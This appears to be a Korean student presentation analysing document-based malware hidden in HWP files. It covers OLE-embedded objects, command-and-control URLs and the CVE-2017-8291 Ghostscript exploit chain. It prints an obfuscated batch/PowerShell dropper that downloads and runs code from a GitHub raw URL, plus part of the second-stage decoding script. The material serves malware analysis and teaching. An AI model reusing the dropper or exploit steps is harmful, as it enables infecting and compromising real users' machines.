

문서형 악성코드

202112021 박채우


문서형 악성코드

문서형 악성코드란 말 그대로 pdf, word, hwp 등 전자문서 파일에 악성코드를 삽입하여 피해자가 해당 문서를 열거나 특정 작업을 수행했을 때 삽입되어있는 악성코드가 실행되는 것을 의미한다.



문서형 악성코드

2014년 한수원 해킹



문서형 악성코드

2017년 국내 코인 거래소 6곳 해킹

2020년 질병관리청으로 둔갑한 불특정 다수에게 문서를 보낸 후 해킹

문서형 악성코드의 종류

1. OLE의 취약점을 이용한 공격
2. ESP의 취약점을 이용한 공격

OLE를 이용한 공격

OLE : Object Linking and Embedding 의 약자로 윈도우의 각종 응용프로그램 사이에서 서로 데이터를 공유하는 기능



OLE 개체가 포함된 HWP



C&C Server




OLE 개체가 포함된 HWP



Script(.bat&.txt) 생성




PowerShell 실행




C&C Server

2023.09.01

인센티브 증빙서류.hwp






FF 00	[1]OLE																	
Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F		
00607FC0	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	1111111111111111	
00607FD0	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	1111111111111111	
00607FE0	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	1111111111111111	
00607FF0	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	1111111111111111	
00608000	31	31	31	31	31	31	31	31	31	31	31	31	31	00	00	00	1111111111111111...	
00608010	00	00	FB	00	00	00	09	03	00	00	00	00	00	00	00	C0	00	..û.....Ä.
00608020	00	00	00	00	00	46	02	00	00	00	E0	C9	EA	79	F9	BAF....àÉÿù°	
00608030	CE	11	8C	82	00	AA	00	4B	A9	0B	B4	00	00	00	68	00	î.É,.^..K@.'...h.	
00608040	74	00	74	00	70	00	3A	00	2F	00	2F	00	6D	00	61	00	t.t.p.:././..m.a.	
00608050	69	00	6C	00	2E	00	73	00	6D	00	61	00	72	00	74	00	i.l...s.m.a.r.t.	
00608060	70	00	72	00	69	00	76	00	61	00	63	00	79	00	63	00	p.r.i.v.a.c.y.c.	
00608070	2E	00	63	00	6F	00	6D	00	2F	00	67	00	65	00	74	00	..c.o.m./g.e.t.	
00608080	2F	00	61	00	63	00	63	00	6F	00	75	00	6E	00	74	00	/..a.c.c.o.u.n.t.	
00608090	2F	00	76	00	69	00	65	00	77	00	3F	00	6D	00	79	00	/..v.i.e.w.?..m.y.	
006080A0	61	00	63	00	74	00	3D	00	32	00	4D	00	50	00	36	00	a.c.t.=.2.M.P.6.	
006080B0	36	00	44	00	49	00	44	00	33	00	4E	00	51	00	37	00	6.D.I.D.3.N.Q.7.	
006080C0	37	00	45	00	4A	00	45	00	34	00	4F	00	52	00	38	00	7.E.J.E.4.O.R.8.	
006080D0	38	00	46	00	4B	00	46	00	00	00	F4	79	58	81	1D	3B	8.F.K.F...ôÿX...;	
006080E0	48	7F	AF	2C	82	5D	C4	85	27	63	00	00	00	00	A5	AB	H..',,]Ä...'c....¥«	
006080F0	00	00	04	03	00	00	00	00	00	00	C0	00	00	00	00	00Ä.....	
00608100	00	46	02	00	00	00	21	00	01	00	00	00	00	FF	FF	FF	..F....!.....ÿÿÿ	
00608110	FF	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	ÿ.....	
00608120	00	00	00	00	00	FF	FF	FF	FF	00	00	00	00	00	00	00ÿÿÿÿ.....	
00608130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00608140	00																.	

[Http://mail.smartprivacyc\[.\]com/get/account/view?myact=\[특정 값\]](http://mail.smartprivacyc[.]com/get/account/view?myact=[특정 값])


2023.07.31

test.hwp



```
mode 15,1
@echo off
start /min powershell start-process powershell {^$pa=^$env:tmp+'\\oz.txt';^$dd=Get-content -path
^$pa;^$ja=^$dd.Replace('ertt','');^$ug=^$ja.Replace('hffdsert','ownloadst');^$xr=iex
[string]^$ug;^$bb=iex ^$xr;invoke-expression ^$bb} -windowstyle hidden & exit

{(Nerttew-Objerttect Neerttt.WebertrtCliertteerttnt).Dhffdsertring('
https://raw.githubusercontent.com/babaramam/repo/main/pq.txt
')}
```



The screenshot shows a web browser window with the address bar displaying `https://raw.githubusercontent.com/babaramam/repo/main/pq.txt`. The page content is a PowerShell script. The script defines a function `DecodeString` that takes two parameters: `$obfString` and `$Key`. It uses `[System.Convert]::FromBase64String` to convert the key and `ConvertTo-SecureString` to create a network credential. The script then returns the command to execute.

```
$encryptionKey = "encryptionKeyencryptionKey123456"
$tid = "db"

Function DecodeString
{
    [CmdletBinding()] Param (
        [Parameter(Position = 0, ValueFromPipeline = $True)]
        [ValidateNotNullOrEmpty()]
        [String]
        $obfString,

        [Parameter(Position = 1)]
        [ValidateNotNullOrEmpty()]
        [String]
        $Key
    )

    $keyByte = [System.Convert]::FromBase64String($Key)

    $command = (New-Object Management.Automation.PSCredential ' ', ($obfString | ConvertTo-SecureString -Key $keyByte)).GetNetworkCredential().Password

    return $command
}
```

EPS를 이용한 공격

- EPS란 Encapsulated Postscript 의 약자로 하나의 그래픽 파일을 표현한다.
- 해당 EPS 파일을 표현하기 위해서 다양한 인터프리터를 사용하는데 Hwp 파일은 고스트 스크립트 인터프리터를 이용한다.

CVE-2017-8291

- 해당 취약점은 ESP파일이 윈도우에 설치된 고스트스크립트 인터프리터를 통해 로드될 때 취약점으로 인해 악성코드가 실행되는 취약점이다.

CVE-2017-8291

- 고스트 스크립트 기능이 구현된 라이브러리 파일인 gsdll32.dll 파일 내부의 eqproc 함수에서 취약점이 발견되었다.
- 해당 함수는 스택의 피연산자 두 개의 객체가 동일한지 비교하는 함수인데 두 피연산자의 객체 타입을 고려하지 않고 비교하였다.

CVE-2017-8291



- 1. spray : 스택 포인터를 높은 주소로 올리고 고정된 길이의 문자열을 여러 번 반복해서 스택에 Push 하는 행위

CVE-2017-8291

- 16#31E 크기의 first_array 와 16#215 크기의 second_array를 스택에 쌓는다.
- 16#152f 길이의 문자열 객체인 control_string 을 선언하고 문자열의 내용을 모두 1로 채운다.
- 해당 문자열을 참조하는 16#100 buffers 배열을 생성한 후 모두 push 한다.

CVE-2017-8291

- 마지막으로 second_array 와 first_array 를 다시 push 한 후 spray 프로시저를 마무리한다.

CVE-2017-8291

- 2. overwrite : 공격자가 원하는 자리까지 스택포인터가 움직이게 하기 위한 단계
- contorl_string 의 150F 번째 문자를 overwrite_pos로 지정한 후 해당 문자가 0이 될 때까지 반복하는 것

CVE-2017-8291

- Eqproc 함수를 통해 두 피연산자를 대상으로 동일 여부를 판단한 후 Boolean 값으로 해당 결과를 push 한다.
- 문제는 두 개의 객체 타입이 다른 경우에는 비교가 수행되선 안되는데 단순 value 값만 본 후 true, false 를 판단한 것이다.